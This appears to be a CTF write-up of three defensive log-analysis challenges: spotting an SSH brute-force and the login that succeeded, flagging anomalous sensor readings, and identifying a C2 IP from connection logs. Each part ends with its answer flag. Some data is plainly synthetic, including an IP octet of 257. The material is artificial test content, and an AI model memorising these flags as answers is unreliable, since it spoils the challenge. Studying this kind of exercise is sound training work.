SIEM City

```
Jul 27 05:02:23 vmprod-uat-01 sshd[153849]: Failed password for sysadmin from 149.102.244.68 port 9217 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153853]: Failed password for sysadmin from 149.102.244.68 port 31722 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153851]: Failed password for sysadmin from 149.102.244.68 port 11336 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153873]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.102.244.68
user=sysadmin
Jul 27 05:02:23 vmprod-uat-01 sshd[153855]: Failed password for sysadmin from 149.102.244.68 port 56773 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153859]: Failed password for sysadmin from 149.102.244.68 port 62741 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153857]: Failed password for sysadmin from 149.102.244.68 port 61255 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153875]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.102.244.68
user=sysadmin
Jul 27 05:02:24 vmprod-uat-01 sshd[153861]: Failed password for sysadmin from 149.102.244.68 port 24888 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153863]: Failed password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53842 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153869]: Failed password for sysadmin from 149.102.244.68 port 52336 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153867]: Failed password for sysadmin from 149.102.244.68 port 57047 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153845]: Failed password for sysadmin from 149.102.244.68 port 49249 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153871]: Failed password for sysadmin from 149.102.244.68 port 24445 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153873]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153875]: Failed password for sysadmin from 149.102.244.68 port 46547 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: Accepted password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: pam_unix(sshd:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: New session 735 of user sysadmin.
Jul 27 05:02:26 vmprod-uat-01 systemd: pam_unix(systemd-user:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 sshd[153871]: Received disconnect from 149.102.244.68 port 24445:11: Bye Bye [preauth]
Jul 27 05:02:26 vmprod-uat-01 sshd[153873]: Disconnected from authenticating user sysadmin 149.102.244.68 port 24445 [preauth]
Jul 27 05:02:26 vmprod-uat-01 sshd[153935]: Received disconnect from 149.102.244.68 port 7153:11: Bye Bye
```

This ip is very sus because it tries to access ssh port with many port. So we have the user ip address that bruteforcing the ssh.

```
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: Accepted password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: pam_unix(sshd:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: New session 735 of user sysadmin.
Jul 27 05:02:26 vmprod-uat-01 systemd: pam_unix(systemd-user:session): session opened for user sysadmin(uid=1000) by (uid=0)
```

Then we can see that it access the port 7153 with ssh.

F14g{sysadmin_149.102.244.68:7153_153863}

Sensor Saboteurs

Timestamp	Sensor ID	Description	Sensor Value	Unit	Source IP	Destination IP	
11/3/2024 11:44	Sensor-2	Humidity	47.67	%	131.65.125.63	126.83.149.104	
11/3/2024 11:40	Sensor-2	Pressure	918.52	Pa	159.64.211.186	110.40.134.201	
11/3/2024 11:43	Sensor-4	Pressure	979.32	Pa	220.77.191.156	126.174.160.104	
11/3/2024 11:41	Sensor-2	Voltage	225.69	V	175.92.212.188	112.238.94.166	
11/3/2024 11:41	Sensor-4	Flow Rate	288.56	L/min	254.199.226.209	126.67.216.210	
11/3/2024 11:46	Sensor-1	Temperature	40.86	°C	121.254.165.57	218.148.200.7	
11/3/2024 11:41	Sensor-2	Voltage	220.85	V	219.31.6.233	225.215.101.69	
11/3/2024 11:41	Sensor-1	Temperature	52.34	°C	194.255.165.133	161.53.173.191	
11/3/2024 11:43	Sensor-1	Flow Rate	302.21	L/min	140.23.128.153	250.132.2.99	
11/3/2024 11:42	Sensor-4	Pressure	910.16	Pa	105.76.188.72	101.169.24.155	
11/3/2024 11:44	Sensor-1	Temperature	69.89	°C	108.220.156.200	194.162.22.111	X
11/3/2024 11:45	Sensor-4	Pressure	924.18	Pa	203.198.169.231	238.215.203.123	
11/3/2024 11:45	Sensor-4	Pressure	924.18	Pa	203.198.169.231	238.215.203.123	
11/3/2024 11:46	Sensor-1	Temperature	40.85	°C	219.123.165.257	218.148.200.7	
11/3/2024 11:47	Sensor-1	Flow Rate	302.21	L/min	194.140.128.163	150.173.191.193	
11/3/2024 11:48	Sensor-1	Pressure	910.16	Pa	108.220.156.200	141.169.24.115	
11/3/2024 11:50	Sensor-5	Flow Rate	215.87	L/min	189.244.115.233	144.155.242.173	X
11/3/2024 11:52	Sensor-3	Humidity	48.82	%	115.173.212.121	195.173.124.136	
11/3/2024 11:53	Sensor-4	Temperature	55.66	°C	218.211.120.128	157.182.224.23	
11/3/2024 11:54	Sensor-5	Pressure	922.48	Pa	106.81.218.149	222.44.156.216	
11/3/2024 11:55	Sensor-2	Voltage	222.87	V	133.210.47.122	129.128.236.217	
11/3/2024 11:56	Sensor-3	Pressure	930.21	Pa	150.132.29.215	136.202.144.102	
11/3/2024 11:57	Sensor-5	Humidity	34.18	%	122.77.92.119	235.57.170.225	
11/3/2024 11:58	Sensor-3	Voltage	217.69	V	111.178.74.100	160.214.103.210	
11/3/2024 11:59	Sensor-4	Flow Rate	312.1	L/min	209.74.135.187	239.11.151.94	
11/3/2024 12:00	Sensor-2	Humidity	36.18	%	103.147.121.11	226.215.234.143	
11/3/2024 12:01	Sensor-1	Voltage	230.98	V	178.210.141.108	104.77.246.89	
11/3/2024 12:02	Sensor-4	Temperature	45.22	°C	139.121.144.82	242.64.138.232	
11/3/2024 12:03	Sensor-4	Humidity	49.62	%	123.143.132.56	143.218.212.37	
11/3/2024 12:04	Sensor-1	Pressure	920.56	Pa	218.96.100.89	149.174.148.150	

Only this two sensor didn't follow the parameters given so it must be the flag.

F14g{Sensor-1_108.220.156.200_Sensor-5_189.244.115.233}

The Matr1x

7/1/2027 4:19	192.168.1.12	203.0.113.45	HTTP	[REDACTED]
7/1/2027 4:19	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:19	192.168.1.25	203.0.113.88	HTTP	[REDACTED]
7/1/2027 4:20	192.168.1.50	203.0.113.100	UDP	[REDACTED]
7/1/2027 4:20	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:20	192.168.1.25	203.0.113.55	HTTP	[REDACTED]
7/1/2027 4:20	192.168.1.50	198.51.100.88	TCP	[REDACTED]
7/1/2027 4:21	192.168.1.12	203.0.113.88	UDP	[REDACTED]
7/1/2027 4:21	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:21	192.168.1.12	198.51.100.22	TCP	[REDACTED]
7/1/2027 4:21	192.168.1.50	203.0.113.45	HTTP	[REDACTED]
7/1/2027 4:22	192.168.1.25	203.0.113.55	UDP	[REDACTED]
7/1/2027 4:22	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:22	192.168.1.50	198.51.100.99	TCP	[REDACTED]
7/1/2027 4:22	192.168.1.12	203.0.113.88	HTTP	[REDACTED]
7/1/2027 4:23	192.168.1.25	198.51.100.55	TCP	[REDACTED]
7/1/2027 4:23	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:23	192.168.1.50	203.0.113.22	HTTP	[REDACTED]
7/1/2027 4:23	192.168.1.25	198.51.100.88	TCP	[REDACTED]
7/1/2027 4:24	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:24	192.168.1.50	203.0.113.45	HTTP	[REDACTED]
7/1/2027 4:24	192.168.1.12	203.0.113.55	UDP	[REDACTED]
7/1/2027 4:24	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:25	192.168.1.50	203.0.113.22	HTTP	[REDACTED]
7/1/2027 4:25	192.168.1.25	198.51.100.99	TCP	[REDACTED]
7/1/2027 4:25	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:25	192.168.1.12	203.0.113.88	UDP	[REDACTED]
7/1/2027 4:26	192.168.1.25	198.51.100.22	TCP	[REDACTED]
7/1/2027 4:26	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:26	192.168.1.50	203.0.113.45	HTTP	[REDACTED]
7/1/2027 4:26	192.168.1.12	203.0.113.100	HTTP	[REDACTED]
7/1/2027 4:27	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:27	192.168.1.25	203.0.113.55	UDP	[REDACTED]
7/1/2027 4:27	192.168.1.50	198.51.100.88	TCP	[REDACTED]
7/1/2027 4:27	192.168.1.35	198.51.100.77	TCP	[REDACTED]
7/1/2027 4:28	192.168.1.12	203.0.113.45	HTTP	[REDACTED]

To find the infected ip we determine all ip that request to the same destination ip, I filtered it that only the ip address 192.168.1.35 only request to the same destination ip which is 198.51.100.77 port TCP but other IP didn't request too many at the same destination IP.

7/1/2027 4:19 | 192.168.1.35 | 198.51.100.77 | TCP | [REDACTED]

The c2 server ip is the destination ip address.

F14g{198.51.100.77}